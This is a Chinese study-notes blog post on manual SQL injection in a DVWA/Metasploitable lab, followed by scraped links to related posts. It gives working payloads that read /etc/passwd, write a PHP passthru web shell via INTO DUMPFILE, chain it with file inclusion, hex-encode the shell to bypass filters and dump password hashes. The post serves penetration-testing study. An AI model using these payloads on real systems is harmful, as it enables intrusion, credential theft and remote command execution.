
Kali学习笔记40:SQL手工注入(2)
上一篇讲到可以通过注入得到数据库中所有的表信息
而SQL注入能不能做数据库之外的事情呢?
读取文件:
' union select null,load_file('/etc/passwd') --

为了方便进行测试,后边我使用Burpsuite
既然可以读取文件了,那么也就可以写文件:比如经典的PHP一句话
' union select null,"<?php passthru($_GET['cmd']);?>" INTO DUMPFILE "/var/www/a.php" --

结果是无法写入文件,这是什么原因呢?
我猜测是目录权限的问题
于是去掉/var/www
' union select null,"<?php passthru($_GET['cmd']);?>" INTO DUMPFILE 'a.php' --

成功,所以得出应该是目录问题
首先我们看一下上传成功的文件在哪个目录:

发现在/var/lib/mysql/dvwa下存放

查看后发现属主和属组是Mysql,其他用户无法访问,甚至mysql组其他用户都没有权限
然后我们以root的身份进入dvwa目录查看a.php

那么我们就没有办法把这一句话PHP文件写入到指定位置了吗?
我们可以结合以前提到的文件包含漏洞,写入通用目录/tmp/,最终达到命令执行
实现:
写入:注意这里的单双引号
' union select null,"<?php passthru($_GET['cmd']);?>" INTO DUMPFILE "/tmp/a.php" --
然后利用文件包含漏洞:

最终成功!
所以SQL注入写文件,是以mysql用户写入的,所以可以采用中间目录的方法,然后结合其他漏洞完成命令执行
如果目标系统管理员的权限配置不当,那么只要能够SQL注入,就可以直接拿到shell
既然可以上传一句话PHP,那么也可以上传反弹连接PHP脚本
找到Kali自带的PHP反弹连接脚本,重命名为b.php,利用xxd转换为十六进制
由于服务器通常会过滤<?以及换行符,我们再使用tr去除换行符

得到一堆16进制,复制出来,替换位置(1)
' union select null,(0x(1)) INTO DUMPFILE "/tmp/b.php" --
发送之后,理论上会成功,但是由于URL过长,报错

可以换一个小木马,甚至就使用刚才的a.php
'%20union%20select%20null,%20(0x3c3f70687020706173737468727528245f4745545b27636d64275d293b3f3e)%20INTO%20DUMPFILE%20"/tmp/b.php"%20--%20
进行URL编码后就是上边的结果:注意(0x之前必须加一个空格!

在metasploitable中查到了,实际上就是刚才的a.php内容,但是我们使用十六进制编码绕过了过滤
验证命令执行:

成功!
有时候,数据库的内容太多,我们不可以在一个页面中观看
所以考虑如何直接把数据库下载下来

' union select null,concat(user,0x3a,password) from users INTO OUTFILE "/tmp/a.db" --
查看:
扩展:一个思路
我们甚至可以直接给目标开发一个功能:自定义一个表单,输入信息,然后在数据库插入信息
 ' union select null,'<?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name

= $_POST["first_name"]; $last_name = $_POST["last_name"]; $username =

$_POST["username"]; $avatar = $_POST["avatar"]; echo "userID: $userID<BR>"; echo

"first_name: $first_name<BR>"; echo "last_name: $last_name<BR>"; echo "username:

$username<BR>"; echo "avatar: $avatar<BR>";

$con=mysqli_connect("127.0.0.1","root","","dvwa"); if (mysqli_connect_errno()) { echo

"Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo "Connected to

database<BR>"; } $password = "123"; $sql="insert into dvwa.users values (\\"$userID\\",\

\"$first_name\\",\\"$last_name\\",\\"$username\\",MD5(\\"$password\\"),\\"$avatar\

\")"; if (mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error

creating database: " . mysqli_error($con); } mysqli_close($con); } ?> <form method="post"

action="<?php echo $_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID"
><br> <input type="text" name="first_name"><br> <input type="text"

name="last_name"><br> <input type="text" name="username"><br>

<input type="text" name="avatar"><br> <input type="submit" name="submit"

value="Submit Form"><br> </form>' INTO DUMPFILE "/tmp/user.php" --
然后利用文件包含漏洞,即可利用
这种方式实际上并没有成功,不过可以作为一个思路
Kali学习笔记40:SQL手工注入(2)的更多相关文章
- Kali学习笔记42:SQL手工注入(4)
前三篇文章都是在讲发现SQL注入漏洞 如何查询得到所有的信息 那么另一条思路还未尝试过:能否修改数据? 例如这样: '; update users set user='yiqing' where us ...
- 小白日记40:kali渗透测试之Web渗透-SQL手工注入(二)-读取文件、写入文件、反弹shell
SQL手工注入 1.读取文件[load_file函数] ' union SELECT null,load_file('/etc/passwd')--+ burpsuite 2.写入文件 ' unio ...
- 小白日记41:kali渗透测试之Web渗透-SQL手工注入(三)-猜测列名、表名、库名、字段内容,数据库写入
SQL手工注入 靶机:metasploitable(低) 1.当无权读取infomation_schema库[MySQL最重要的源数据库,必须有root权限]/拒绝union.order by语句 ...
- SQL反模式学习笔记21 SQL注入
目标:编写SQL动态查询,防止SQL注入 通常所说的“SQL动态查询”是指将程序中的变量和基本SQL语句拼接成一个完整的查询语句. 反模式:将未经验证的输入作为代码执行 当向SQL查询的字符串中插入别 ...
- 小白日记39:kali渗透测试之Web渗透-SQL手工注入(一)-检测方法
SQL手工注入(一) SQL注入:通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的SQL命令.[SQL注入原理] ##服务端程序将用户输入参数作为查询 ...
- SQL手工注入基础篇
0.前言 本篇博文是对SQL手工注入进行基础知识的讲解,更多进阶知识请参考进阶篇(咕咕),文中有误之处,还请各位师傅指出来.学习本篇之前,请先确保以及掌握了以下知识: 基本的SQL语句 HTTP的GE ...
- 【新手篇】搭建DCN漏洞靶机及简单的SQL手工注入
很多新手小白入门后发现想要学好“网安”技术,除了掌握基础理论知识,更需要经常模拟不同的漏洞环境,但是如果使用外网服务器练习,会存在一定风险,因此能够搭建一个本地的模拟环境去测试漏洞将是一个不错的方案. ...
- Oracle学习笔记三 SQL命令
SQL简介 SQL 支持下列类别的命令: 1.数据定义语言(DDL) 2.数据操纵语言(DML) 3.事务控制语言(TCL) 4.数据控制语言(DCL)
- .NET CORE学习笔记系列(2)——依赖注入[7]: .NET Core DI框架[服务注册]
原文https://www.cnblogs.com/artech/p/net-core-di-07.html 包含服务注册信息的IServiceCollection对象最终被用来创建作为DI容器的IS ...
随机推荐
- WCF 服务的集合管理器的设计
今天是2019年2月1日,时间过得针对,马上就年底了,当前新年也离我们越来越近了.在此,我也祝福经常浏览我博客的朋友们“新年快乐.阖家欢乐”,来年有一个好彩头.在即将结束这一年之计,写今年的最后一片文 ...
- 使用PHP实现手机端APP支付宝的支付功能
最近应业务需求,做了支付宝支付和微信支付,今天分享一下手机端app支付宝支付对接流程,实际开发过程是前后端分离,前端调用后端API接口,实现功能返回数据,我所用的跨挤啊为TP5,大致可以分为四步: 1 ...
- hive资料
Hive基本操作 Hive 解锁操作 之前使用Hive,出现过一种情况:在代码正在执行insert into或insert overwrite时,中途手动将程序停掉,会出现卡死情况,只能执行查询操作, ...
- Codeforces 1083B The Fair Nut and Strings
Description 给定两个由 \('a'\), \('b'\) 组成的字符串 \(a\), \(b\),以及两个整数 \(n\) 和 \(k\) \(n\) 表示字符串 \(a\),\(b\) ...
- weblogic中配置数据源
Weblogic数据源配置 一.配置数据源 1.点击数据源,进入数据源配置页面,点击新建后选择一般数据源 2.输入名称和jndi名称(两个输入一样即可)后点击下一步 3.选择驱动后点击下一步 4.输入 ...
- 用turtle库实现汉诺塔问题~~~~~
汉诺塔问题 问题描述和背景: 汉诺塔是学习"递归"的经典入门案例,该案例来源于真实故事. ...
- 给area标签添加红色边框
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org ...
- Chapter5_初始化与清理_数组初始化与可变参数列表
一.数组初始化 数组是相同类型的,用一个标识符名称封装到一起的一个对象序列或基本类型数据序列.编译器是不允许指定数组的长度的,当使用语句int[] a时,拥有的只是一个符号名,即一个数组的引用,并不拥 ...
- 关于Selenium.common.exceptions.WebDriverException: Message: Invalid locator strategy: css selector 的问题
在执行脚本时报Selenium.common.exceptions.WebDriverException: Message: Invalid locator strategy: css selecto ...
- centos7安装ceph-luminous(1 mon+2 osd)
说明:由于环境有限,这里只是用一台机器 一.部署环境 VMware Workstation 10 centos7 二.主机配置 主机名 ip cpu ram master 192.168.137.10 ...